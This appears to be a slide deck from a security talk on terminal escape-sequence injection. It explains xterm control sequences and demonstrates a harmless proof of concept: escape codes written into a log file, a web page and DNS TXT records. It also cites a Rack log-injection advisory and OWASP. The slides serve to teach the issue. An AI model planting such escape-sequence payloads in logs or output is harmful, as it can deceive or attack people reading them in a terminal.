
Use the Droplet Console for native-like terminal access to your Droplet from your browser. Here is [the list of supported OSes](#) for the new console.

[Launch Droplet Console](#)

## Recovery Console

Use the Recovery Console if you need to use the recovery ISO or you can't connect to your Droplet with the Droplet Console. To use the recovery console, you must enable password authentication. If necessary, you can reset your root password below.

[Launch Recovery Console](#)



```
i-0989ec3292613a4f9 (connect-blog) | EC2 Instance Connect
https://console.aws.amazon.com/ec2/v2/connect/ec2-user/i-0989ec3292613a4f9
Last login: Fri May 10 19:13:43 2019 from 72-21-196-66.amazon.com

 _ | _ | _ )
 _ | ( _ | /  Amazon Linux 2 AMI
 _ | \ _ | _ |

https://aws.amazon.com/amazon-linux-2/
10 package(s) needed for security, out of 15 available
Run "sudo yum update" to apply all updates.
[ec2-user@ip-10-1-0-15 ~]$
```

i-0989ec3292613a4f9 (connect-blog)  
Public IPs: 34.204.200.76 Private IPs: 10.1.0.15

<https://github.com/chjj/term.js>

<https://github.com/xtermjs/xterm.js>



CSI > *Ps c*

Send Device Attributes (Secondary DA).

*Ps* = 0 or omitted ⇒ request the terminal's identification code. The response depends on the [decTerminalID](#) resource setting. It should apply only to VT220 and up, but *xterm* extends this to VT100.

⇒ CSI > *Pp* ; *Pv* ; *Pc c*

where *Pp* denotes the terminal type

*Pp* = 0 ⇒ "VT100".

*Pp* = 1 ⇒ "VT220".

*Pp* = 2 ⇒ "VT240" or "VT241".

*Pp* = 1 8 ⇒ "VT330".

*Pp* = 1 9 ⇒ "VT340".

*Pp* = 2 4 ⇒ "VT320".

*Pp* = 3 2 ⇒ "VT382".

*Pp* = 4 1 ⇒ "VT420".

*Pp* = 6 1 ⇒ "VT510".

*Pp* = 6 4 ⇒ "VT520".

*Pp* = 6 5 ⇒ "VT525".

and *Pv* is the firmware version (for *xterm*, this was originally the XFree86 patch number, starting with 95). In a DEC terminal, *Pc* indicates the ROM cartridge registration number and is always zero.

CSI *Ps d* Line Position Absolute [row] (default = [1,column]) (VPA).

CSI *Ps e* Line Position Relative [rows] (default = [row+1,column]) (VPR).

CSI *Ps* ; *Ps f*  
Horizontal and Vertical Position [row;column] (default = [1,1]) (HVP).

CSI *Ps g* Tab Clear (TBC). ECMA-48 defines additional codes, but the VT100 user manual notes that it ignores other codes. DEC's later terminals (and *xterm*) do the same, for compatibility.  
*Ps* = 0 ⇒ Clear Current Column (default).  
*Ps* = 3 ⇒ Clear All.

CSI *Pm h* Set Mode (SM).  
*Ps* = 2 ⇒ Keyboard Action Mode (KAM).

**BASICS**

```
https://invisible-island.net/xterm/ctlseqs/ctlseqs.html
CSI Ps ; Ps f
Horizontal and Vertical Position [row;column] (default =
[1,1]) (HVP).

CSI Ps g Tab Clear (TBC). ECMA-48 defines additional codes, but the
VT100 user manual notes that it ignores other codes. DEC's
later terminals (and xterm) do the same, for compatibility.
Ps = 0 => Clear Current Column (default).
Ps = 3 => Clear All.

CSI Pm h Set Mode (SM).
Ps = 2 => Keyboard Action Mode (KAM).
Ps = 4 => Insert Mode (IRM).
Ps = 1 2 => Send/receive (SRM).
Ps = 2 0 => Automatic Newline (LNM).

CSI ? Pm h
DEC Private Mode Set (DECSET\
```

CSI Pm m Character Attribute

Ps = 3 2 -> Set foreground color to Green.

Printf 'Hello \033[32mTHIS IS GREEN\033[0m\007'

# XTERM



CSI Pm m Character Attribute

Ps = 3 2 -> Set foreground color to Green.

```
Printf 'Hello \033[32mTHIS IS GREEN\033[0m\007'
```

# XTERM



CSI Pm m Character Attribute

Ps = 3 2 -> Set foreground color to Green.

```
Printf 'Hello \033[32mTHIS IS GREEN\033[0m\007'
```

```
Hello THIS IS GREEN
```

# ESCAPE CHAR




CSI Pm m Character Attribute

Ps = 3 2 -> Set foreground color to Green.

```
Printf 'Hello \033[32mTHIS IS GREEN\033[0m\007'
```

```
Hello THIS IS GREEN
```



**ESC CHARACTER**

# TOMATO - TOMATO



```
Printf 'Hello \033[32mTHIS IS GREEN\033[0m\007' - OCTAL
Printf 'Hello \x1b[32mTHIS IS GREEN\x1b[0m\x07' - HEX
Printf 'Hello \u001b[32mTHIS IS GREEN\u001b[0m\u0007' - UNICODE
Printf 'Hello \27[32mTHIS IS GREEN\27[0m\7' - DECIMAL
Printf 'Hello \e[32mTHIS IS GREEN\e[0m\a' - ASCII
```

**BASH = OCTAL**  
**PYTHON = HEX**  
**JAVA / JS = UNICODE**  
**POWERSHELL = DECIMAL**



# ESCAPE CHAR




CSI Pm m Character Attribute

Ps = 3 2 -> Set foreground color to Green.

```
Printf 'Hello \033[32mTHIS IS GREEN\033[0m\007'
```

```
Hello THIS IS GREEN
```



**ESC CHARACTER**

# CONTROL SEQUENCE INTRODUCER



```
CSI Pm m Character Attribute  
Ps = 3 2 -> Set foreground color to Green.  
Printf 'Hello \033[32mTHIS IS GREEN\033[0m\007'  
Hello THIS IS GREEN
```

**CSI CHARACTER**

# NUMBER = COLOR



CSI Pm m Character Attribute

Ps = 3 2 -> Set foreground color to Green.

```
Printf 'Hello \033[32mTHIS IS GREEN\033[0m\007'
```

```
Hello THIS IS GREEN
```



**PARAMETER 32=GREEN**

# STRING OUTPUT



```
CSI Pm m Character Attribute
```

```
Ps = 3 2 -> Set foreground color to Green.
```

```
Printf 'Hello \033[32mTHIS IS GREEN\033[0m\007'
```

```
Hello THIS IS GREEN
```



**STRING**

# ESCAPE CHAR



```
CSI Pm m Character Attribute
```

```
Ps = 3 2 -> Set foreground color to Green.
```

```
Printf 'Hello \033[32mTHIS IS GREEN\033[0m\007'
```

```
Hello THIS IS GREEN
```



**ESC CHARACTER**

# CONTROL SEQUENCE INTRODUCER



```
CSI Pm m Character Attribute  
Ps = 3 2 -> Set foreground color to Green.  
Printf 'Hello \033[32mTHIS IS GREEN\033[0m\007'  
Hello THIS IS GREEN
```



**CSI CHARACTER**

# NUMBER = COLOR



CSI Pm m Character Attribute

Ps = 3 2 -> Set foreground color to Green.

```
Printf 'Hello \033[32mTHIS IS GREEN\033[0m\007'
```

```
Hello THIS IS GREEN
```



**PARAMETER 0=RESET**

# STRING OUTPUT



```
CSI Pm m Character Attribute  
Ps = 3 2 -> Set foreground color to Green.  
Printf 'Hello \033[32mTHIS IS GREEN\033[0m\007'  
Hello THIS IS GREEN  
THIS IS ALSO GREEN  
HULK SMAAAAAASH
```



**STRING**



# STRING TERMINATOR (ST) OR A "BELL" CHAR



```
CSI Pm m Character Attribute
```

```
Ps = 3 2 -> Set foreground color to Green.
```

```
Printf 'Hello \033[32mTHIS IS GREEN\033[0m\007'
```

```
Hello THIS IS GREEN
```



**DING!**

# STORED EXAMPLE




```
printf '\033[31mESC-INJECTION:\033[32mSUCCESSFUL\033[0m\033' > badlog.log
```

# VIM

vim badlog.log


```
~  
~^ [ [31mESC-INJECTION: ^ [ [32mSUCCESSFUL^ [ [0m^ [  
~
```

# VIM



```
vim badlog.log  
~  
~^ [[31mESC-INJECTION:^ [[32mSUCCESSFUL^ [[0m^ [  
~
```

# NANO



```
nano badlog.log
UW PICO 5.09 File: badlog.log
^[[31mESC-INJECTION: ^[[32mSUCCESSFUL^[[0m^[[
^G Get Help ^O WriteOut ^R Read File ^Y Prev Pg ^K Cut Text ^C Cur Pos
^X Exit ^J Justify ^W Where is ^V Next Pg ^U UnCut Text ^T To Spell
```



view-source:https://terminalinjection.com/

```
1 <html>
2 <head>
3 <title> [31mESC-INJECTION: [32mSUCCESSFUL [0m [1337;RequestAttention=fireworks </title>
4 </head>
5 <body>
6
7 <h1>This site contains non malicious ANSI Escape sequences</h1>
8
9 </body>
10 </html>
11
```



**\U001B**

# CAT



```
> cat *.log  
ESC-INJECTION:SUCCESSFUL  
>
```

# GREP

```
> grep INJEC -r ./  
./badlog.log:ESC-INJECTION:SUCCESSFUL  
>
```



# TAIL



```
> tail badlog.log  
ESC-INJECTION:SUCCESSFUL  
>
```

# AWK



```
> awk '{print $1}' badlog.log  
ESC-INJECTION:SUCCESSFUL  
>
```

```
→ terminal curl https://terminalinjection.com
```

```
→ terminal curl https://terminalinjection.com
```

```
<html>
```

```
<head>
```

```
<title>ESC-INJECTION:SUCCESSFUL</title>
```

```
</head>
```

```
<body>
```

```
<h1>This site contains non malicious ANSI Escape sequences</h1>
```

```
</body>
```

```
</html>
```

```
→ terminal █
```

```
→ terminal nslookup
> set q=TXT
> evil.terminalinjection.com
Server:          198.18.11.221
Address:         198.18.11.221#53

Non-authoritative answer:
evil.terminalinjection.com      text = "\u001b[31mESC-INJECTION-UNICODE:\u001b[32mSUCCESSFUL\u001b[0m\u0007"
evil.terminalinjection.com      text = "\027[32mESC-INJECTION-RAW:\027[31mSUCCESSFUL\027[0m\007"

Authoritative answers can be found from:
> █
```

## NSLOOKUP - SANITIZED ON OSX

```
Windows PowerShell
PS C:\Users\stok> nslookup
Default Server:  prl-local-ns-server.shared
Address:  10.211.55.1

> set q=TXT
> evil.terminalinjection.com
Server:  prl-local-ns-server.shared
Address:  10.211.55.1

Non-authoritative answer:
evil.terminalinjection.com      text =

        "ESC-INJECTION-RAW:SUCCESSFUL"
evil.terminalinjection.com      text =

        "\u001b[31mESC-INJECTION-UNICODE:\u001b[32mSUCCESSFUL\u001b[0m\u0007"
> |
```

NOT ON WINDOWS.

**BIGUPS TO DAVID!**

**IS THIS EVEN A  
SECURITY ISSUE?**

**WHERE?**

**WHO ?**

**HOW ?**

**WOULD THIS BE AN**

**ISSUE?**



**WHAT?**

**CONSEQUENCES**

WHERE?

# LOG INJECTION!

Affected versions of this package are vulnerable to Arbitrary Code Injection. There is a possible shell-escape sequence injection vulnerability in Rack's `Lint` and `CommonLogger` components. Carefully crafted requests can cause shell escape sequences to be written to the terminal via Rack's `Lint` middleware and `CommonLogger` middleware. These escape sequences can be leveraged to possibly execute commands in the victim's terminal.

```
Hello THIS IS GREEN
```

**WHO?**

**DEVOPS**

**SYSADMINS**

**IR / FORENSIC**

**WHO?**

**INTERACT WITH**

**LOGFILES**

**USING A TERMINAL**

## Log Injection

Thank you for visiting OWASP.org. We recently migrated our community to a new web platform and regrettably the content for

### Log injection vulnerabilities occur when:

1. Data enters an application from an untrusted source.
2. The data is written to an application or system log file.


Log injection vulnerabilities occur when:

1. Data enters an application from an untrusted source.
2. The data is written to an application or system log file.

Successful log injection attacks can cause:

